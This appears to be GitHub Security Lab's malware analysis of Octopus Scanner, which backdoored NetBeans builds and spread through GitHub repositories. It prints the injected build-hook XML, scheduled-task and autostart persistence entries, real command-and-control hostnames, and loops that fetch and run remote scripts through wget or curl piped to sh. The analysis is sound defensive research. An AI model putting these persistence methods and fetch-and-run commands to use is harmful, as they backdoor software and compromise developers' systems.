

The Octopus Scanner Malware: Attacking the open source supply chain

securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain
pwntester May 28, 2020



May 28, 2020



Alvaro Munoz

Securing the open source supply chain is an enormous task. It goes far beyond a security assessment or just patching for the latest CVEs. Supply chain security is about the integrity of the entire software development and delivery ecosystem. From the code commits themselves, to how they flow through the CI/CD pipeline, to the actual delivery of releases, there's the potential for loss of integrity and security concerns, throughout the entire lifecycle.

In the past few years the open source supply chain experienced a variety of attacks. From developer credential hijacks aimed at introducing backdoors, like in the event stream incident, to a seemingly nonstop stream of typosquatting attacks against popular package managers such as npm and pypi.

Sometimes something as innocent as a misinterpreted warning can make a developer comment out a single line to dramatic effect. The line between backdoor and typo can often be hard to differentiate, and often the circumstances of the commit, not the commit itself, are the only clear indication of intent.

More blatantly, the build pipelines themselves may also be actively compromised, like in the Webmin incident. Other historical examples include making backdoored toolchains available for download that then introduce backdoors in compiled code like in the infamous malicious XCode incident.

On March 9, we received a message from a security researcher informing us about a set of GitHub-hosted repositories that were, presumably unintentionally, actively serving malware. After a deep-dive analysis of the malware itself, we uncovered something that we had not seen before on our platform: malware designed to enumerate and backdoor `NetBeans` projects, and which uses the build process and its resulting artifacts to spread itself.

In the course of our investigation we uncovered 26 open source projects that were backdoored by this malware and that were actively serving backdoored code.

This is the story of Octopus Scanner: An OSS supply chain malware.

Octopus Scanner

GitHub's Security Incident Response Team (SIRT) received its initial notification about a set of repositories serving malware-infected open source projects from security researcher JJ.

SIRT routinely receives and triages reports of bad actors abusing GitHub repositories to actively host malware or attempting to use the GitHub platform as part of a command and control (C2) infrastructure. But this report was different. The owners of the repositories were completely unaware that they were committing backdoored code into their repositories.

JJ provided a great level of detail about which repositories were vulnerable as well as a high-level description of what the malware, dubbed "Octopus Scanner," was actually doing. They noted:

> The malware is capable of identifying the NetBeans project files and embedding malicious payload both in project files and build JAR files. Below is a high -evel description of the Octopus Scanner operation:
>
> - Identify user's NetBeans directory
> - Enumerate all projects in the NetBeans directory
> - Copy malicious payload `cache.dat` to `nbproject/cache.dat`
> - Modify the `nbproject/build-impl.xml` file to make sure the malicious payload is executed every time NetBeans project is build
> - If the malicious payload is an instance of the Octopus Scanner itself the newly built JAR file is also infected.

Even though the malware C2 servers didn't seem to be active at the time of analysis, the affected repositories still posed a risk to GitHub users that could potentially clone and build these projects. Unlike other GitHub platform abuse cases, the repository owners were most likely completely unaware of the malicious activity, and therefore swiftly blocking or banning the maintainers was not an option for SIRT. GitHub Security Lab conducted an investigation of the malware to figure out how it was spreading and, more importantly, how to properly remove it from infected repositories, without having to shut down user accounts.

Infection details

As described by JJ, once a user was infected by the Octopus Scanner, it went on to search for indications that the NetBeans IDE was in use on the developer system. If that wasn't the case, it wouldn't take any further actions. However, if it was found, the malware would proceed to backdoor NetBeans project builds through the following mechanisms:


1. It makes sure that every time a project was built, any resulting JAR files got infected with a so-called dropper. A dropper is a mechanism that "drops" something to the filesystem to execute. When executed, the dropper payload ensured local system persistence and would subsequently spawn a Remote Administration Tool (RAT), which connects to a set of C2 servers.

2. It tries to prevent any NEW project builds from replacing the infected one, to ensure that its malicious build artifacts remained in place.

We initially planned to get in contact with the owners of the infected repositories, send them a pull request to delete `nbproject/cache.dat`, and clean up their `nbproject/build-impl.xml` files. The expectation was that this might be enough to clean out the repositories. While this wouldn't resolve any local infections that affected the developers, it would halt the active spread through the GitHub platform as the developers addressed their local platform security.


However, a deeper analysis of this malware proved us wrong. These simple steps wouldn't be sufficient since the malware also infected any JAR files that were available in the project, such as dependencies—not necessarily just build artifacts.

Even though we could only access one sample of Octopus Scanner (the build infecter), when reviewing infected repositories, we found four different versions of infected NetBeans projects and all but one of them, a downstream system (for example, someone who cloned an infected project), would get infected by either building from an infected repository or using any of the tainted artifacts that resulted from an infected build. The other variant would perform a local system infection but leave build artifacts untouched.




Technical analysis

We started our analysis with a sample of the `Octopus Scanner` malware, without taking into account any initial infection vectors. As we can see in the VirusTotal dashboard, this malware has a low detection rate of 4 out of 60, so it could easily go unnoticed.



VirusTotal:
https://www.virustotal.com/gui/file/be8d29f95a9626e2476a74f895743f54451014aab62840770e4f9704980b0ac6/details
VT Detection Rate: 4/60
VT First Submission: 2019-02-02 03:51:36
VT Latest Contents Modification: 2019-01-27 16:19:40

The following diagram shows the different parts of the malware:



The malware disguises itself as an `ocs.txt` file, but we can easily determine is is actually a Java Archive (JAR) file:

```
➜ nbproject_malware/samples master ✗ file ocs.txt
ocs.txt.jar: Zip archive data, at least v1.0 to extract

➜ nbproject_malware/samples master ✗ binwalk ocs.txt

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v1.0 to extract, compressed size: 100, uncompressed
size: 108, name: META-INF/MANIFEST.MF
150           0x96            Zip archive data, at least v1.0 to extract, compressed size: 1614, uncompressed
size: 2889, name: octopussetup/OctopusSetup.class
1825          0x721           Zip archive data, at least v1.0 to extract, compressed size: 251377,
uncompressed size: 263305, name: resources/octopus.dat
253463        0x3DE17         End of Zip archive, footer length: 22
```

The JAR Manifest for the first stage dropper shows us that the `octopussetup.OctopusSetup.main()` method runs on entry. Then, this method drops the second stage payload to the victim system.

On UNIX-like systems the first stage dropper will perform the following steps:

- extract the second stage payload `octopus.dat` to `$HOME/.local/share/octo`
- create `$HOME/.config/autostart/octo.desktop` with the following contents:

  ```
  #!/usr/bin/env xdg-open
  [Desktop Entry]
  Type=Application
  Name=AutoUpdates
  Exec=/bin/sh -c "java -jar $HOME/.local/share/octo"
  ```

  This auto starts the second stage payload for any desktop session for that user. The malware uses the file system separator to decide how to proceed. Note that it treats Linux and MacOS in the same way, but the infection only works on Linux systems.

On Windows systems, it:

- Extracts the second stage payload `octopus.dat` to `$TEMP/../Microsoft/Cache134.dat`
- Runs `schtasks /create /tn LogsProvider /tr javaw -jar $TEMP/../Microsoft/Cache134.dat /sc MINUTE /f` to schedule a task
- Runs `schtasks /run /tn LogsProvider` to actually spawn the scheduled task

The most interesting part of the malware exists in this second stage payload `octopus.dat` which, as we can infer from the way it gets executed, is just another Java Jar file.

Infecting the NetBeans build

The `octopus.dat` payload is the binary that actually performs the NetBeans build infections.

VirusTotal:
https://www.virustotal.com/gui/file/48bd318d828ac2541c9495d1864ac1fa3bb12806fb1796aa58b94a69b9a7066d/detection

VT Detection Rate: 2/61

VT First Submission: 2019-02-02 08:16:25

VT Latest Contents Modification: 2019-01-27 16:18:54

The sample we are analyzing belongs to version 3.2.01 of this malware. The versioning scheme is an indication that this malware was developed in a structured way. When we take a closer look we can see that it will run the `octopus.OctopusScanner.main()` method, which will perform the following actions:

1. Scan `$APPDATA/NetBeans` or `$HOME/.netbeans` for `config/Preferences/org/netbeans/modules/projectui.properties` files. These files contain information about any NetBeans projects available in the system.

2. Search `projectui.properties` for `openProjectsURLs.XXX` entries. These entries represent NetBeans projects by their `file://` URIs.

3. Infect each NetBeans project. For each project found, the malware will infect it by:

    - dropping an innocent-looking file called `cache.dat` into `<PROJECT>/nbproject/`
    - modifying `<PROJECT>/nbproject/build-impl.xml` in such a way that `cache.dat` will get executed as part of the build process itself.

A NetBeans project build consists of multiple steps but the Octopus Scanner malware is only interested in the `pre-jar` and `post-jar` tasks. The pre-jar tasks provide hooks into the build at the point where all Java classes are compiled but before they are zipped into a final JAR artifact. The post-jar tasks provide hooks into the build at the point the JAR has actually been created.

In order to access these build hooks, the malware will search for the following entries:

```
<target name="-pre-jar">
    <!-- Empty placeholder for easier customization. -->
    <!-- You can override this target in the ../build.xml file. -->
</target>
...
<target name="-post-jar">
    <!-- Empty placeholder for easier customization. -->
    <!-- You can override this target in the ../build.xml file. -->
</target>
```

For the pre-jar hooks it will inject a `<java>` subtask that will execute `cache.dat` (the infecter) for every class added to the JAR file:

```
<target name="-pre-jar">
    <!-- Empty placeholder for easier customization. -->
    <!-- You can override this target in the ../build.xml file. -->
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-pre-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>
```

For the post-jar hooks it will also run `cache.dat` but with a different set of arguments.

```
<target name="-post-jar">
    <!-- Empty placeholder for easier customization. -->
    <!-- You can override this target in the ../build.xml file. -->
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-post-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>
```

`cache.dat` is responsible for backdooring the built classes so that when these classes get executed, they will infect the underlying system. We will go into more detail about this in a bit.

As previously mentioned, during the analysis we found that `Octopus Scanner` will not stop there. It also scans the `<PROJECT>` directory for any JAR files and backdoors those in a way that is similar to how `cache.dat` infects built classes. This last step makes it difficult to automatically clean infected repositories. We cannot just delete those JAR files since they are most likely required dependencies for the project.

Infecting the system

At this point in the infection chain, the malware was able to infect both the build artifacts as well as any project dependencies, but it did not drop any files to persist in the underlying system yet.

The actual system infection process will be carried out by `cache.dat`. As with biologic viruses, most malware attempts to spread as broadly as possible. Infecting systems that were already infected would be moot. Infecting build artifacts is a means to infect more hosts since the infected project will most likely get built by other systems and the build artifacts will probably be loaded and executed on other systems as well.

As we all know, life always finds a way—even virulent digital life.

Since our malware sample uses a hardcoded name for the first stage dropper (`cache.dat`) and because it is always placed in a static location (`<PROJECT>/nbproject`), we were able to query GitHub repositories for any infected projects for the known variants of the malware. By doing so we were able to harvest four different samples of this malware:

```
-rw-r--r--  1 pwntester staff  14203 Apr 30 12:52 cache.dat_18107f2a3e8c7c03cc4d7ada8ed29401
-rw-r--r--  1 pwntester staff 142513 Apr 30 12:52 cache.dat_aea4ce82d4207d2e137a685a7379f730
-rw-r--r--  1 pwntester staff 139898 Apr 30 12:52 cache.dat_bcb745a7dae7c5f85d07b7e9c19d030a
-rw-r--r--  1 pwntester staff 139898 Apr 30 12:52 cache.dat_dc2e53334b6f20192e2c90c2c628e07a
```

Note that the first sample has a completely different size. It’s safe to assume that this sample will stand out from the crowd and the other samples will only have minor differences between them.

Let’s verify that with further analysis of our sample set.

18107f2a3e8c7c03cc4d7ada8ed29401


VirusTotal:
https://www.virustotal.com/gui/file/13e1f2716a0827b3f8933069319e08d07ea2b949141151a639dd2aef10d81985/detection

VT Detection Rate: 1/61

VT First submission: 2018-08-26 12:48:34

VT Earliest Contents Modification: 2018-03-30 23:34:58

This was probably one of the earliest, if not the first, version of the malware since this version does not infect the classes in the JAR file being built. Instead, it infects the system directly. Therefore this version will only spread through tainted repository cloning and building, while the other samples will also spread when any of the resulting build artifacts are loaded and used. Therefore, for this particular version, the malware was not backdooring the build classes and the diagram is slightly different:



On UNIX-like systems it will drop the following files:

1. `$HOME/Library/LaunchAgents/AutoUpdater.dat` This is Java Jar file which runs the `fen.Main.main()` method which in turn downloads and installs a RAT-like tool from `http://ecc.freeddns.org/data.txt` and `http://san.strangled.net/stat`. The downloaded RAT is an instance of `FEimea Portable App - ver. 3.11.2` which was analyzed by JJ in this blog post

2. `$HOME/.local/share/bbauto` This is the same as `AutoUpdater.dat`

3. `$HOME/Library/LaunchAgents/AutoUpdater.plist` This auto-launcher runs the `AutoUpdater.dat` dropper by running `java -jar "$HOME/Library/LaunchAgents/AutoUpdater.dat`

4. `$HOME/.config/autostart/none.desktop` This auto-launcher launches the `bbauto` dropper by running `/bin/sh -c "java -jar $HOME/.local/share/bbauto"`

5. `$HOME/.config/autostart/.desktop` This file will run `/bin/sh -c 'while true;do wget http://eln.duckdns.org/se -O -|sh;sleep 60;done'` which will basically run a script provided by the C2

6. `$HOME/Library/LaunchAgents/SoftwareSync.plist` Similar to the step above, it runs `while true;do curl http://eln.duckdns.org/se -o -|sh;sleep 60;done`

Note the explicit support for MacOS specific launch paths as well as XDG's .config mechanism which is popular on many Linux distributions.

On a Windows system it will drop the RAT dropper into `%TEMP%\..\Microsoft\ExplorerSync.db` (same as `AutoUpdater.dat` on UNIX systems) and then use Java reflection to run the dropper via `schtasks /create /tn ExplorerSync /tr "javaw -jar %temp%\..\Microsoft\ExplorerSync.db" /sc MINUTE /f`

aea4ce82d4207d2e137a685a7379f730

VirusTotal:
https://www.virustotal.com/gui/file/a7d664bff764bfc2cc6b13c15b2d7d7f09d0e55f0c376a81b64644d85ebe1e0b/detection

VT Detection Rate: 16/60

VT First submission: 2018-05-20 22:22:28

VT Earliest Contents Modification: 2018-04-13 13:10:58

This version of the malware executes in two stages of the NetBeans build: `pre-jar` and `post-jar`:

The `-pre-jar` task is responsible for infecting the classes that are about to be jarred. This infection will essentially replicate itself as a hidden dropper in these classes so that when they are executed, they will infect the system by dropping the same files which were dropped directly by the `18107f2a3e8c7c03cc4d7ada8ed29401` sample.

The `-post-jar` task will then create two empty files, `.netbeans_automatic_build` and `.netbeans_update_resources`. These files are markers denoting that the contents of the build are in an up-to-date state. This bypasses the compile-on-save mechanism to prevent project rebuilds.

bcb745a7dae7c5f85d07b7e9c19d030a

VirusTotal: https://www.virustotal.com/gui/file/5d49b3a1906167c31a2fb41b6ce65c030a8b5a84c33401bbac4b718b015c9db7/details

VT Detection Rate: 13/60

VT First submission: 2020-03-08 17:58:04

VT Earliest Contents Modification: 2018-09-23 12:51:02

This version is probably an earlier version of aea4ce82d4207d2e137a685a7379f730. The main difference is in the name of the dropped files:

- `$HOME/Library/LaunchAgents/Main.class` instead of `$HOME/Library/LaunchAgents/AutoUpdater.dat`
- `$HOME/.local/share/Main.class` instead of `$HOME/.local/share/bbauto`

dc2e53334b6f20192e2c90c2c628e07a

VirusTotal: https://www.virustotal.com/gui/file/01e28d963036b05a26773c2679cfe7b04ffd6dd56506630e7e19a29a2d1e6aee/detection

VT Detection Rate: 5/61

VT First submission: 2019-02-02 12:41:48

VT Earliest Contents Modification: 2019-01-27 16:18:46

This version is practically identical to bcb745a7dae7c5f85d07b7e9c19d030a and likely a minor release to reduce hash-based detection. By making minor changes in the build artifacts of a malware, the authors can throw off the hash-based detection that many AV engines and EDR solutions rely on.

Deobfuscating the malware

Running the `strings` command on `cache.dat` or the backdoored classes will not render any interesting analysis because our malware samples actively obfuscate their code to make this harder.

More specifically, the droppers in our sample set combine three different data blobs, of up to 1024 bytes each, into a single-encrypted data blob by chaining methods such as:

```
public static void a447410325() throws Exception {
    Class var0 = Class.forName(Thread.currentThread().getStackTrace()[1].getClassName())
    System.arraycopy(new byte[]{-81, 51, -95, -91, ..., -88, -16, 89, 33}, 0,
(byte[])var0.getField("a").get((Object)null), 1024, 1024);
    var0.getMethod("a1009916519").invoke((Object)null);
}
```

After the blob's reconstruction, it decrypts the encrypted blob with the following routine:

```java
public static void a1009916519() throws Exception {
    Class var0 = Class.forName(Thread.currentThread().getStackTrace()[1].getClassName());
    ...
    byte[] var3 = (byte[])Class.forName(Thread.currentThread().getStackTrace()
[1].getClassName()).getField("a").get((Object)null);
    int var1 = 0;

    for(int var2 = 3201; var1 < 3008; var1 += 3) {
        var2 = var2 % 17 - 233 + var2 % 236;
        var3[var1 + 1] = (byte)(var3[var1 + 1] - (~var3[var1] + var2 - (18 - var2)));
        var3[var1 + 2] = (byte)(var3[var1 + 2] - (var3[var1 + 1] - (~var2 & 23) - 133));
        var3[var1] = (byte)(var3[var1] + -var3[var1 + 1] % 51 + (~var3[var1 + 2] | 134));
        var3[var1] = (byte)(var3[var1] ^ var3[var1 + 2] - 30 + var2 % 3);
        var3[var1] = (byte)(var3[var1] - ((var3[var1 + 1] & var3[var1 + 2]) - (var3[var1 + 2] - 1)));
    }
}
```

Being able to access this decrypted data will give us a good idea of what the malware is actually doing. In order to get to this data right after it gets decrypted, we used a Java instrumentation agent that modifies the Bytecode of the class responsible for decrypting the blob (`b.b`) right before it actually gets loaded into the JVM.

We can do this by writing a ClassFileTransformer and then using a Bytecode manipulation library such as Javassist or ByteBuddy to inject our analysis code:

```java
ClassPool cp = ClassPool.getDefault();

// Get b.b class
CtClass cc = cp.get("b.b");

// Get decryption method
CtMethod m = cc.getDeclaredMethod("a1009916519");

// Inject code to dump `this.a`
String endBlock = "org.apache.commons.io.FileUtils.writeByteArrayToFile(new
java.io.File(\"/tmp/memory_dump\"), (byte[]) Class.forName(Thread.currentThread().getStackTrace()
[1].getClassName()).getField(\"a\").get(null));";
m.insertAfter(endBlock);

byteCode = cc.toBytecode();
cc.detach();
```

By inspecting the `/tmp/memory_dump` file we obtain a much clearer understanding of what the malware is doing:

```
#!/usr/bin/env xdg-open
[Desktop Entry]
Type=Application
Name=AutoUpdates
Exec=/bin/sh -c "java -cp $HOME/.local/share Main"
java.lang.Runtime
getRuntimes
&pNq
R0exec
[Desktop Entry]
Type=Application
Exec=/bin/sh -c 'while true;do wget http://eln.duckdns.org/se -O -|sh;sleep 60;done'

L/.desktop
setExecutable
<?xml version="1.0" encoding="UTF-8"?><plist version="1.0"><dict><key>Label</key><string>SoftwareSync</string><key>ProgramArgum
tring>-c</string><string>while true;do curl http://eln.duckdns.org/se -o -|sh;sleep 60;done</string></array><key>RunAtLoad</key
E<?xml version="1.0" encoding="UTF-8"?><plist version="1.0"><dict><key>Label</key><string>AutoUpdater</string><key>ProgramArgum
tring>-c</string><string>java -cp "$HOME/Library/LaunchAgents" Main</string></array><key>RunAtLoad</key><true/></dict></plist>
/Library/LaunchAgents
V`;/SoftwareSync.plistH/2D
O/AutoUpdater.plistNF
 J/Main.class
HOME,
2/.config/autostart
L//none.desktop3A.qK
/.local/share/Main.class
gE|tmp
\..\Microsoft\Main.class
+schtasks /create /tn ExplorerSync /tr "javaw -cp %tmp%\..\Microsoft Main" /sc MINUTE /f
g62~
^I}"
```

Another useful transformation for analysis involves modifying the `java.io.FileOutputStream` constructor to capture the names of the files the dropper in question is writing to:

```
if (finalTargetClassName.equals("java/io/FileOutputStream")) {
    System.out.println("[IN] " + className);
    try {
        ClassPool cp = ClassPool.getDefault();
        CtClass cc = cp.get(targetClassName);
        CtConstructor[] ctors = cc.getDeclaredConstructors();
        for (CtConstructor ctor : ctors) {
            ctor.insertBefore("System.out.println(java.lang.String.valueOf($args[0]));");
        }
        byteCode = cc.toBytecode();
        cc.detach();
        System.out.println("[Agent] Class successfully modified");
    } catch (Exception e) {
        System.out.println(e.getMessage());
        e.printStackTrace();
    }
}
```

This provides us with a good understanding of which files the malware is initially trying to access.

```
pwntester@pwnlab:~/workspace/octopus-analysis/java_agent$ java -javaagent:Dumper-1.0-SNAPSHOT-jar-with-
dependencies.jar -cp .:/ Test
Registering transformer for java.io.FileOutputStream
[Agent] Transforming class java/io/FileOutputStream
[IN] java/io/FileOutputStream
[Agent] Class successfully modified
Dumping: java/io/FileOutputStream

/home/pwntester/.config/autostart/.desktop
/home/pwntester/.config/autostart/none.desktop
/home/pwntester/.local/share/Main.class
/home/pwntester/Library/LaunchAgents/SoftwareSync.plist
/home/pwntester/Library/LaunchAgents/AutoUpdater.plist
/home/pwntester/Library/LaunchAgents/Main.class
```

Conclusions

While we have seen many cases where the software supply chain was compromised by hijacking developer credentials or typosquatting popular package names, a malware that abuses the build process and its resulting artifacts to spread is both interesting and concerning for multiple reasons.

In an OSS context, it gives the malware an effective means of transmission since the affected projects will presumably get cloned, forked, and used on potentially many different systems. The actual artifacts of these builds may spread even further in a way that is disconnected from the original build process and harder to track down after the fact.

Since the primary-infected users are developers, the access that is gained is of high interest to attackers since developers generally have access to additional projects, production environments, database passwords, and other critical assets. There is a huge potential for escalation of access, which is a core attacker objective in most cases.

It was interesting that this malware attacked the NetBeans build process specifically since it is not the most common Java IDE in use today. If malware developers took the time to implement this malware specifically for NetBeans, it means that it could either be a targeted attack, or they may already have implemented the malware for build systems such as Make, MsBuild, Gradle and others as well and it may be spreading unnoticed.

While infecting build processes is certainly not a new idea, seeing it actively deployed and used in the wild is certainly a disturbing trend.

As such, GitHub is continuously thinking about ways we can improve the integrity and security of the OSS supply chain. This includes features such to help detect issues in your dependencies, using Dependency Graph, security alerts for vulnerable dependencies, and automated security updates; and features to help detect potential issues in your code, including code scanning and secret scanning. And of course, we maintain an active response channel and research capability through GitHub SIRT and GitHub Security Lab, as well as initiatives such as the Open Source Security Coalition.

Thanks to JJ (@dfir_it), @anticomputer, @jayswan, @nicowaisman, and @swannysec for the contribution to this research and blog post.